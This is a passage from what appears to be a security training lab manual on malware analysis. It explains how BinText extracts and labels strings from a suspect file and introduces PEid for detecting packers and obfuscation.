



5. As soon as the file is provided for scan, click **Go**. BinText will start extracting the text from the designated malicious file.



Module 07 – Malware Threats

6. BinText extracts the provided malicious file's critical information, as shown in the screenshot.



7. The type of string is designated by a colored letter to the left of the list. ANSI strings are marked with a green “A,” Unicode strings (double byte ANSI) have a red “U,” and resource strings have a blue “R.”
8. “File pos” is the HEX position at which the text is located in the file.
9. “Mem pos” if the file is a Win32 PE file (such as Win95 EXEs and DLLs), then this is the HEX address at which the text is referred to in the memory at runtime, as determined by its sections table.
10. “ID” is the decimal string resource ID or 0 if it is not a resource string.
11. Close all windows once the analysis is complete.
12. You can also use other string searching tools such as **FLOSS** (<https://www.fireeye.com>), **Strings** (<https://docs.microsoft.com>), **Free EXE DLL Resource Extract** (<https://www.resourceextract.com>), or **FileSeek** (<https://www.fileseek.ca>) to perform string search.

Task 3: Identify Packaging and Obfuscation Methods using PEid


Attackers often use packing and obfuscation or a packer to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file, and then runs the unpacked file. It complicates the task of reverse engineers to determine the actual program logic and other metadata via static analysis. The best approach is to try and identify if the file includes packed elements and locate the tool or method used to pack it.

PEid is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packer used in packing a program.

